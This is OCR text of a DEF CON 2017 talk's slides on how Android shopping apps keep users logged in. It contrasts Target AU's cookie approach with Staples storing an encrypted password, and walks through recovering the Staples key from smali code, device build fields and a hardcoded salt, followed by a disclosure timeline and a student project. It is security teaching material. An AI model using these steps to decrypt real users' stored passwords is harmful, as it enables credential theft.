Passwords on a Phone

DEF CON 25
Packet Hacking Village
July 29, 2017

Me


- Sam Bowne
- Twitter: **@sambowne**
- Instructor at City College San Francisco
- All materials freely available at **samsclass.info**


Persistent Login

- **Users remain logged in even after shutting off their phone**
- **How does the app remember who you are?**

Target == GOOD

Target AU Android App





User Login

#	Host	Method	URL	Params	Edited	Sta
42	https://www.target.com.au	POST	/j_spring_security_check	☑	☐	30


Request | Response

Raw | Params | Headers | Hex

POST request to /j_spring_security_check

Type	Name	Value
Cookie	targetAnonymousToken	bdc52e8c-93cf-4a67-a88e-26a8cb570358
Cookie	JSESSIONID	F16E6F59CC99A518CCDCB0407A3254F7.APP5P
Cookie	ak_bmsc	9211A8BA40A563E7930DDD77F0D9F19917C532ECFC1F0(
Cookie	_vwo_uuid_v2	81E47121A97C335315FFCDA7F9889935|d48693a913e50b
Cookie	_ga	GA1.3.130687489.1494038344
Cookie	_gid	GA1.3.1828558961.1494038344
Cookie	_gat	1
Cookie	_uetsid	_uetb49c1c7d
Cookie	akavpau_prodvp_maintenance	1494038645~id=ce66f11ee1703b10fb5aa05ebfb236e0
Cookie	_gali	login
Cookie	ak_fg_stale	1
Body	j_username	test1111@aol.com
Body	j_password	P@ssw0rd1
Body	_csrf	398bc476-8d5a-485e-8256-301f38ca8687

Server Response



#	Host	Method	URL	Params	Edited	Status	Length	MIME type
42	https://www.target.com.au	POST	/j_spring_security_check	☑	☐	302	712	

Request | Response

Raw | Headers | Hex

```
HTTP/1.1 302 Moved Temporarily
Server: nginx
Content-Length: 0
Location: https://www.target.com.au/my-account
Date: Sat, 06 May 2017 02:39:19 GMT
Connection: close
Set-Cookie: JSESSIONID=F16E6F59CC99A518CCDCB0407A3254F7.APP5P; Path=/; Secure; HttpOnly
Set-Cookie: targetToken=dGVzdDExMTFAYW9sLmNvbToxNDk1MjQ3OTU5NDAwOjM5OGY4ZTYxZjhlYTBkZjJlM2VmMzkyYjg4Y2Y5MzIz;
GMT; Path=/; Secure; HttpOnly
Set-Cookie: targetSecureGUID=55b5fa0e01e079ec974a63f1480565f673f9887f; Path=/; Secure; HttpOnly
Set-Cookie: targetAnonymousToken=""; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/
Set-Cookie: akavpau_prodvp_maintenance=1494038659~id=d95b3f5073d81c83bcbb98a8a473814f; Path=/
```


Random Number, stored in a cookie


THIS IS THE RIGHT WAY

Staples == BAD

Tested in Jan 2017

Tested in Jan 2017







Locally Stored Password

```
<string name="encryptedPassword">
CT9SVzhhRaufBzCvmwENWQ==
</string>
```

- Right away this shows a problem
- WHY store the password?





1. Best way: **Don't**. Use a cookie
2. Use **Android KeyChain**
3. Encrypt with with a public key
   - Private key is kept secret on a server
4. Encrypt with with a private key
   - Private key is "hidden" on the phone (under the mat)
5. Store data unencrypted on the phone

Special Password

```
<string name="encryptedPassword">
5V/uOkjK/Pxnb8yo7OdXzuVf7jpIyvz8Z2/
MqOznV84Chyt5lFv9LDpXXmJq9fUx
</string>
```


- aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaA123
  - 32 identical characters at beginning

Decode

```
 p = '5V/uOkjK/Pxnb8yo7OdXzuVf7jpIyvz8Z2/
MqOznV84Chyt5lFv9LDpXXmJq9fUx'
>>> p.decode("base64").encode("hex")
'e55fee3a48cafcfc676fcca8ece757cee55fee3a4
8cafcfc676fcca8ece757ce02872b79945bfd2c3a5
75e626af5f531'
```

```
e55fee3a48cafcfc676fcca8ece757ce
e55fee3a48cafcfc676fcca8ece757ce
02872b79945bfd2c3a575e626af5f531
```

Read Smali Code




```
292     .line 1450
293     const-string v3, "username"
294
295     invoke-interface {v2, v3, v0}, Landroid/content/SharedPreferences$Editor;->putString(Ljava/lang/
  ·  String;Ljava/lang/String;)Landroid/content/SharedPreferences$Editor;
296
297     .line 1451
298     const-string v0, "encryptedPassword"
299
300     invoke-direct {p0}, Lapp/staples/mobile/cfa/k/e;->gu()Ljava/lang/String;
301
302     move-result-object v3
303
304     invoke-static {v1, v3}, Lapp/staples/mobile/cfa/k/a;->m(Ljava/lang/String;Ljava/lang/
  ·  String;)Ljava/lang/String;
305
306     move-result-object v1
307
308     invoke-interface {v2, v0, v1}, Landroid/content/SharedPreferences$Editor;->putString(Ljava/lang/
  ·  String;Ljava/lang/String;)Landroid/content/SharedPreferences$Editor;
309
310     .line 1462
311     :goto_0
312     invoke-interface {v2}, Landroid/content/SharedPreferences$Editor;->apply()V
```


Constructing the Key

Constructing the Key

```
456
457     .line 505
458     sget-object v1, Landroid/os/Build;->BRAND:Ljava/lang/String;
459
460     invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
461
462     .line 506
463     sget-object v1, Landroid/os/Build;->DEVICE:Ljava/lang/String;
464
465     invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
466
467     .line 507
468     sget-object v1, Landroid/os/Build;->MODEL:Ljava/lang/String;
469
470     invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
471
472     .line 508
473     sget-object v1, Landroid/os/Build;->SERIAL:Ljava/lang/String;
474
475     invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
476
477     .line 509
478     iget-object v1, p0, Lapp/staples/mobile/cfa/k/e;->Es:Lapp/staples/mobile/cfa/MainActivity;
479
480     invoke-virtual {v1}, Lapp/staples/mobile/cfa/MainActivity;->getApplication()Landroid/app/Application;
481
482     move-result-object v1
483
484     invoke-virtual {v1}, Landroid/app/Application;->getPackageName()Ljava/lang/String;
485
```

Final Key


```
Sams-MBP-3:~ sambowne$ echo -n "3xtraS@ltgenericvbox86pGoogle Galaxy Nexus - 4.3
 - API 18 - 720x1280unknownapp.staples" | openssl sha1
fb4c0f36e2fb1dc0225ecbafd908da0961df34b5
Sams-MBP-3:~ sambowne$
```



Encryption Test

Notification

- Notified Jan 2, 2017
- Automated response said it would be fixed
- No response to follow-up email
- April 13 -- Staples became homework



Proj 6x: Stealing Personal Data from the Staples Android App (20 pts + 20 pts. extra credit)

